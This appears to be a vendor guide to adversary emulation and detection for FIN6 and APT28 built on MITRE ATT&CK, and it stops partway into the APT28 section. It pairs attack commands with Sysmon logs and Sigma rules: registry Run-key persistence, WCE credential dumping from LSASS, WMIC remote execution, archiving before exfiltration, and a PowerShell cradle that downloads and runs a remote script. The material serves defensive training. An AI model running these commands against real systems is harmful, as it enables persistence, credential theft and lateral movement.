
APT32—APT32 used Mimikatz and customized versions of Windows Credential Dumper to harvest credentials.

APT33—APT33 has used a variety of publcly available tools like LaZagne, Mimikatz and ProcDump to dump credentials.

ATT&CK®

ATT&CK Navigator

All of MITRE ATT&CK's TTPs are structured in the MITRE ATT&CK Navigator. The navigator shows tactics in the first row, with all of the relevant techniques for that tactic listed in the column below. In addition, techniques have been extended with subtechniques as well, providing an additional distinction and details on specific attacks. The navigator allows to select and highlight individual techniques or even to select pre-defined sets of techniques based on threat groups, software, and mitigations, perfect for adversary emulation.



Emulation Plan at The Technique Level

With the navigator and procedure examples, MITRE ATT&CK provides all the information needed to create an adversary emulation plan with the TTPs you want to test. How do you select an adversary to emulate or specific TTPs to add to your emulation plan? A number of approaches exist:

Overall popularity of the technique
The overall popularity of an ATT&CK technique is a good indicator of how important it is to cover it (using either preventive or detective controls). In January 2019, MITRE & Red Canary released a presentation where they highlighted 7 key techniques! In addition, many vendors provide "ATT&CK Heat Maps" where they describe what techniques they most frequently observe.

Relevance of threat actors for your organization
Next to the overall "popularity" of a technique, there is of course another factor: Is the technique known to be used by an adversary that is interested in your organization? ATT&CK has information on which techniques are used by which actors. To figure out what threat actors are relevant for your industry or organization, it helps to follow up on threat intelligence reports.

Historically important techniques
Depending on your organization's experience, certain techniques might warrant additional focus. This could include for example techniques that were previously used during a successful red team in your organization or abused by an actual adversary during a security incident.

EMULATION

FIN6
Adversary Emulation ›

APT28
Adversary Emulation ›

APT33
Adversary Emulation ›

FIN6

FIN6 is a criminal, financially motivated threat actor. The group is suspected to be Russian-speaking, likely operating out of Russia or Eastern Europe. They steal credit card data and sell it for profit on dark web marketplaces. They mainly target the hospitality and retail sectors using the Point-of-Sale (PoS) malware called FrameworkPoS. This malware is used to steal track data from credit cards where it is stored locally and then exfiltrated by FIN6. They exfiltrate the data using encoded DNS requests. Recently, the group has moved to using LockerGoga and Ryuk ransomware to extort money from its victims as well. They have also used Magecart to steal card data in the browser by injecting JavaScript into compromised retail websites.

FIN6: Emulation Plan

Motivation
Financial Gain

Target Regions
Global

Target Sectors
Hospitality, Retail

EMULATION PLAN FOR FIN6

INITIAL FOOTHOLD → **NETWORK PROPAGATION** → **ACTION ON OBJECTIVES**

INITIAL ACCESS
T1566.002 – Phishing: Spearphishing Link

PERSISTENCE
T1547.001 – Boot or Logon Autostart Execution: Registry Run Keys

COLLECTION
T1560.001 – Archive Collected Data: Archive via Utility

EXECUTION
T1059.001 – Command and Scripting Interpreter: Visual Basic

CREDENTIAL ACCESS
T1003.001 – OS Credential Dumping: LSASS Memory

COMMAND & CONTROL
T1567.002 – Exfiltration Over Web Service: Exfiltration to Cloud Storage

LATERAL MOVEMENT
T1047 – Windows Management Instrumentation

FIN6: Command and Scripting Interpreter: Visual Basic

Adversaries may abuse Visual Basic (VB) for execution. VB is a programming language created by Microsoft with interoperability with many Windows technologies such as Component Object Model and the Native API through the Windows API. VBScript is a default scripting language on Windows hosts. Scripts are commonly executed using cscript.exe or wscript.exe.

```
C:\Users\User\Downloads>cscript .\sys_info.vbs
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.

Domain: WORKGROUP
Computer Name: VICTIM
Manufacturer: VMware, Inc.
Model: VMware Virtual Platform
```

Sample VBS to perform system reconnaissance:

```
For Each objItem in objList
        strDomain = objItem.Domain
          strName = objItem.Name
          strManu = objItem.Manufacturer
          strModel = objItem.Model

          WScript.Echo "Domain: " & strDomain
        WScript.Echo "Computer Name: " & strName
          WScript.Echo "Manufacturer: " & strManu
          WScript.Echo "Model: " & strModel
Next
```

FIN6: Detection

Using Sysmon Event ID 1 (Process creation), we can detect usage of the Windows Script Host, for example cscript or wscript execution.

The command line parameter shows us the name of the executed script.

Event 1, Sysmon

General | Details

```
Process Create:
RuleName: -
UtcTime: 2022-02-21 14:24:59.613
ProcessGuid: {ca00cd53-a0bb-6213-e800-000000000d00}
ProcessId: 4516
Image: C:\Windows\System32\cscript.exe
FileVersion: 5.812.10240.16384
Description: Microsoft ® Console Based Script Host
Product: Microsoft ® Windows Script Host
Company: Microsoft Corporation
OriginalFileName: cscript.exe
CommandLine: cscript .\sys_info.vbs
CurrentDirectory: C:\Users\User\Downloads\
User: VICTIM\User
LogonGuid: {ca00cd53-a03d-6213-ef6b-020000000000}
LogonId: 0x26BEF
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: MD5=B073F18D23BE85799A640147AF9ABA99,SHA256=4F059AC07F90E95BDAF0D7F0D1C54DDCDC0
ParentProcessGuid: {ca00cd53-a0b2-6213-df00-000000000d00}
ParentProcessId: 6720
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: "C:\WINDOWS\system32\cmd.exe"
ParentUser: VICTIM\User
```

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	21/02/2022 15:24:59
Event ID:	1	Task Category:	Process Create (rule: ProcessCreate)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	Victim
OpCode:	Info		

FIN6: Sigma Rule

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_susp_cscript_vbs.yml

FIN6: Boot or Logon Autostart Execution: Registry Run Keys


Adversaries may achieve persistence by adding a program to a startup folder or referencing it with a Registry run key. Adding an entry to the "run keys" in the Registry or startup folder will cause the program referenced to be executed when a user logs in. These programs will be executed under the context of the user and will have the account's associated permissions level.

```
REG ADD "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
/V "FIN6_Emulation" /t REG_SZ /F /D "C:\temp\fin6.exe"
```


FIN6: Detection

Monitor Registry for changes to run keys that do not correlate with known software, patch cycles, etc. Monitor the start folder for additions or changes. Tools such as Sysinternals' Autoruns may also be used to detect system changes that could be attempts at persistence, including listing the run keys' Registry locations and startup folders.

This utility, which has the most comprehensive knowledge of auto-starting locations of any startup monitor, shows you what programs are configured to run during system bootup or login. These programs and drivers include ones in your startup folder, Run, RunOnce, and other Registry keys.



FIN6: OS Credential Dumping: LSASS Memory



Adversaries may attempt to access credential material stored in the process memory of the Local Security Authority Subsystem Service (LSASS). After a user logs on, the system generates and stores a variety of credential materials in LSASS process memory. These credential materials can be harvested by an administrative user or SYSTEM and used to conduct Lateral Movement using Use Alternate Authentication Material.

```
wce.exe -o C:\temp\out.txt
```

https://github.com/returnvar/wce

FIN6: Detection

For detection of WCE, we'll have a look at artefacts left by this tool. A service used by WCE is called "WCESERVICE", while it also uses a named pipe called "WCEServicePipe".

The service can be identified using Event ID 7045 and the corresponding name.

The named pipe can be spotted using Sysmon Event ID 17 (Pipe Created).

However, with this approach, we are building tool-based detections using their default artefacts. We will look at another detection approach in the APT28 emulation plan.

Event Properties - Event 7045, Service Control Manager

General | Details — Windows Credentials Editor (WCE)

A service was installed in the system.

Service Name: WCESERVICE
Service File Name: C:\Users\ADMI
b0a360d3ece0.exe -S
Service Type: user mode service
Service Start Type: demand start
Service Account: LocalSystem

Event Properties - Event 17, Sysmon

General | Details — Windows Credentials Editor (WCE)

Pipe Created:
UtcTime: 2017-11-08 11:07:23.638
ProcessGuid: {d134eb5b-e56b-5a02-0000-0010caa3d700}
ProcessId: 26496
PipeName: \WCEServicePipe
Image: C:\Users\ADMINI~1\AppData\Local\Temp\2\9e52cbe2-8847-44bf-8add-b0a360d3ece0.exe

Source: https://2017.zeronights.org/wp-content/uploads/materials/ZN17_Kheirkhabarov_Hunting_for_Credentials_Dumping_in_Windows_Environment.pdf

FIN6: Windows Management Instrumentation

Adversaries may abuse Windows Management Instrumentation (WMI) to achieve execution. WMI is a Windows administration feature that provides a uniform environment for local and remote access to Windows system components. It relies on the WMI service for local and remote access and the server message block (SMB) and Remote Procedure Call Service (RPCS) for remote access.

```
wmic /node:<target> /user:<"domain\username">
/password:<"password">
process call create "cmd /c c:\temp\fin6.bat"
```

FIN6: Detection

Using Sysmon Event ID 1 (Process creation), we can detect the WMI execution on both the originating host and the target host by looking for “process call create” and “wmiprvse.exe”.

Event 1, Sysmon

General Details

Process Create:
RuleName:
UtcTime: 2020-07-22 13:03:38.680
ProcessGuid: {4a0c9b99-392a-5f18-0000-00102345ff04}
ProcessId: 14596
Image: C:\Windows\System32\wbem\WMIC.exe
FileVersion: 10.0.18362.1 (WinBuild.160101.0800)
Description: WMI Commandline Utility
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: wmic.exe
CommandLine: wmic /node:192.168.189.155 /USER:dfiruser process call create "cmd.exe /c ipconfig>c:\temp\ipconfig_189.155.txt"
CurrentDirectory: C:\WINDOWS\system32\
User: LAPTOP-O5R917V2\Kirtar
LogonGuid: {4a0c9b99-b366-5f17-0000-0020956d6800}
LogonId: 0x686D95
TerminalSessionId: 2
IntegrityLevel: High
Hashes: MD5=29B7D02A3B5F670B5AF2DAF008810863,SHA256=96BEC668680152DF51EC1DE1D5362C64C2ABA1EDA86F9121F517646F5DEC2B72
ParentProcessGuid: {4a0c9b99-12d6-5f18-0000-001066593c03}
ParentProcessId: 5932
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: "C:\WINDOWS\system32\cmd.exe"

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	22-07-2020 18:33:38
Event ID:	1	Task Category:	Process Create (rule: ProcessCreate)
Level:	Information	Keywords:	

Event Properties - Event 1, Sysmon


General Details

Process Create:
RuleName:
UtcTime: 2020-06-30 09:42:07.507
ProcessGuid: {5c0220b3-08ef-5efb-0000-001000f90600}
ProcessId: 3912
Image: C:\Windows\System32\calc.exe
FileVersion: 6.3.9600.17667 (winblue_r8.150123-1500)
Description: Windows Calculator
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: CALC.EXE
CommandLine: calc
CurrentDirectory: C:\Windows\system32\
User: UK\Administrator
LogonGuid: {5c0220b3-08ef-5efb-0000-002075f50600}
LogonId: 0x6F575
TerminalSessionId: 0
IntegrityLevel: High
Hashes: MD5=D82C445E3D484F31CD2638A4338E5FD9,SHA256=
5543A258A819524B477DAC619EFA82B7F42822E3F446C9709FADC25FDFF94226,IMPHASH=045715AC29C84A0E47DAB339E337BC06
ParentProcessGuid: {5c0220b3-08ef-5efb-0000-00100bf60600}
ParentProcessId: 2220
ParentImage: C:\Windows\System32\wbem\WmiPrvSE.exe
ParentCommandLine: C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	6/30/2020 10:42:07 AM
Event ID:	1	Task Category:	Process Create (rule: ProcessCreate)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	DC2.uk.mwr.com
OpCode:	Info		
More Information:	Event Log Online Help		

Copy Close

FIN6: Archive Collected Data: Archive via Utility



An adversary may compress and/or encrypt data that is collected prior to exfiltration. Compressing the data can help to obfuscate the collected data and minimize the amount of data sent over the network. Encryption can be used to hide information that is being exfiltrated from detection or make exfiltration less conspicuous upon inspection by a defender.

The following is an example of an operational procedure used by FIN6.

```
C:\Users\User\Documents>7.exe a -mx3 archived.7z Sensitive\*

7-Zip 19.00 (x64) : Copyright (c) 1999-2018 Igor Pavlov : 2019-02-21

Scanning the drive:
28 files, 61280 bytes (60 KiB)

Creating archive: archived.7z

Add new data to archive: 28 files, 61280 bytes (60 KiB)


Files read from disk: 10
Archive size: 11378 bytes (12 KiB)
Everything is Ok
```

FIN6: Detection

Using Sysmon Event ID 1 (Process creation), we can detect usage of archiving utilities such as 7-zip.

Since this tool is also frequently used for legitimate purposes by users, it's important to try to distinguish from malicious usage.

The example on the right shows the FIN6 execution, with 7.exe being called from cmd.exe.

Event 1, Sysmon

General | Details

```
Process Create:
RuleName: -
UtcTime: 2022-02-21 14:45:15.580
ProcessGuid: {ca00cd53-a57b-6213-8201-000000000d00}
ProcessId: 2548
Image: C:\Users\User\Documents\7.exe
FileVersion: 19.00
Description: 7-Zip Console
Product: 7-Zip
Company: Igor Pavlov
OriginalFileName: 7z.exe
CommandLine: 7.exe  a -mx3 archived.7z Sensitive\*
CurrentDirectory: C:\Users\User\Documents\
User: VICTIM\User
LogonGuid: {ca00cd53-a03d-6213-ef6b-020000000000}
LogonId: 0x26BEF
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: MD5=619F7135621B50FD1900FF24AADE1524,SHA256=344F076BB1211CB02ECA9E5ED2C0CE59B
ParentProcessGuid: {ca00cd53-a0b2-6213-df00-000000000d00}
ParentProcessId: 6720
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: "C:\WINDOWS\system32\cmd.exe"
ParentUser: VICTIM\User
```

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	21/02/2022 15:45:15
Event ID:	1	Task Category:	Process Create (rule: ProcessCreate)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	Victim
OpCode:	Info		

FIN6: Detection

This example shows a GUI-based execution of 7-zip by a real user.

Note the difference in image, command line, and parent image; an important distinction to avoid false positives!

Event 1, Sysmon

General Details

Process Create:
RuleName: -
UtcTime: 2022-02-21 14:37:04.527
ProcessGuid: {ca00cd53-a390-6213-7301-000000000d00}
ProcessId: 6228
Image: C:\Program Files\7-Zip\7zG.exe
FileVersion: 19.00
Description: 7-Zip GUI
Product: 7-Zip
Company: Igor Pavlov
OriginalFileName: 7zg.exe
CommandLine: "C:\Program Files\7-Zip\7zG.exe" a -i#7zMap8349:4340:7zEvent16551 -ad -saa -- "C:\Users\User\Documents\Sensitive\Sensitive"
CurrentDirectory: C:\WINDOWS\system32\
User: VICTIM\User
LogonGuid: {ca00cd53-a03d-6213-ef6b-020000000000}
LogonId: 0x26BEF
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: MD5=04FB3AE7F05C8BC333125972BA907398,SHA256=2FB898BACB587F2484C9C4AA6DA2729079D93D1F923A017BB84BEEF87BF74FEF,IMPH
ParentProcessGuid: {ca00cd53-a044-6213-7300-000000000d00}
ParentProcessId: 4376
ParentImage: C:\Windows\explorer.exe
ParentCommandLine: C:\WINDOWS\Explorer.EXE
ParentUser: VICTIM\User

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	21/02/2022 15:37:04
Event ID:	1	Task Category:	Process Create (rule: ProcessCreate)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	Victim
OpCode:	Info		

APT28

APT28 is an extremely sophisticated threat actor best known for its attacks on the US Democratic National Committee (DNC). The group is attributed to the Main Directorate of the General Staff of the Armed Forces of the Russian Federation, better known as the GRU. The group's main targets include member states of the North Atlantic Treaty Organization and those countries who aspire to become members. Tools in use by the threat actor include X-Agent, CompuTrace and X-Tunnel along with many others. They have been known to deploy malware directly into memory to evade forensic analysis and to use short-lived command and control servers to complicate attribution. Other tools used by the threat actor include PsExec and RemCOM for lateral movement and Mimikatz for credential collection.

APT28: Emulation Plan

Motivation
Information Theft, Espionage

Target Regions
Global

Target Sectors
Chemical, Defense, Government, Industrial, Media, NGO

EMULATION PLAN FOR APT28

INITIAL FOOTHOLD → **NETWORK PROPAGATION** → **ACTION ON OBJECTIVES**

INITIAL ACCESS
T1566.001 - Phishing: Spearphishing Attachment

PERSISTENCE
T1546.015 - Event Triggered Execution: Component Object Model Hijacking

COLLECTION
T1005 - Data from Local System

EXECUTION
T1059.001 - Command and Scripting Interpreter: PowerShell

CREDENTIAL ACCESS
T1003.001 - OS Credential Dumping: LSASS Memory

COMMAND & CONTROL
T1071.001 - Application Layer Protocol: Web Protocols

LATERAL MOVEMENT
T1550.002 - Use Alternate Authentication Material: Pass the Hash

APT28: Command and Scripting Interpreter: PowerShell

Adversaries may abuse command and script interpreters to execute commands, scripts, or binaries. These interfaces and languages provide ways of interacting with computer systems and are a common feature across many different platforms. Most systems come with some built-in command-line interface and scripting capabilities, for example, Windows installations include the Windows Command Shell and PowerShell.

```
IEX (New-Object Net.Webclient).DownloadString
('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/
Collectors/SharpHound.ps1');
Invoke-BloodHound -OutputDirectory C:\temp
```

APT28: Detection

Using Sysmon Event ID 1 (Process creation), command line investigation for parameters that are often used in malicious activity can be performed:

- For encoded commands: -e, -enc, -encodedcommand, -ec
- For execution cradles: IEX, Invoke-Expression, webclient

For additional visibility, Microsoft-Windows-PowerShell/operational Event ID 4104 provides the decoded content of executed scripts with PowerShell ScriptBlock Logging Even more visibility can be obtained with PowerShell Transcripts.

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General | Details

```
Creating Scriptblock text (1 of 1):
function installscript {

  [CmdletBinding()] Param (
    [Parameter(Position = 0)]
    [ValidateScript({Test-Path (Resolve-Path (Split-Path -Parent $_)) -PathType Container})]
    [String]
    $LogPath = "$($Env:TEMP)\key.log",

    [Parameter(Position = 1)]
```

Log Name:	Microsoft-Windows-PowerShell/Operational		
Source:	PowerShell (Microsoft-Wind	Logged:	12/22/2015 3:40:35 PM
Event ID:	4104	Task Category:	Execute a Remote Command
Level:	Warning	Keywords:	None
User:		Computer:	
OpCode:	On create calls		
More Information:	Event Log Online Help		

APT28: Sigma Rule

```
title: Powershell Download and Execute IEX
status: experimental
description: powershell download file from internet and execute
author: Joe Security
date: 2019-10-22
id: 200007
threatname:
behaviorgroup: 1
classification: 8
mitreattack:

logsource:
    category: process_creation
    product: windows
detection:
    selection:
        CommandLine:
            - '*\powershell.exe* iex *((New-Object Net.WebClient).DownloadString(*'
            - '*powershell*[string][char[]]@(0x*Set-Alias*Net.WebClient*.DownloadString(*'
            - '*powershell*iex (new-object system.net.webclient).downloadstring*'
            - '*iex ( [string][system.text.encoding]::ascii.getstring([system.convert]::frombase64string( ((new-object net.webclient).downloadstring(*'
            - '*powershell*.DownloadFile([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String(*>&*'
            - '*iex (new-object net.webclient).downloadstring(*'
            - '*powershell -command iex (*downloadstring*'
            - '*iex (new-object net.webclient).downloadfile(*'
            - '*powershell*-command*iex(*http*'
            - '*-command iex (new-object*downloadstring*'
            - '*$path*iex(*.web*-replace*'
            - '*iex ((new-object system.net.webclient).downloadstring(*'
            - '*powershell*.webclient)*iex*'
    condition: selection
level: critical
```

APT28: OS Credential Dumping: LSASS Memory

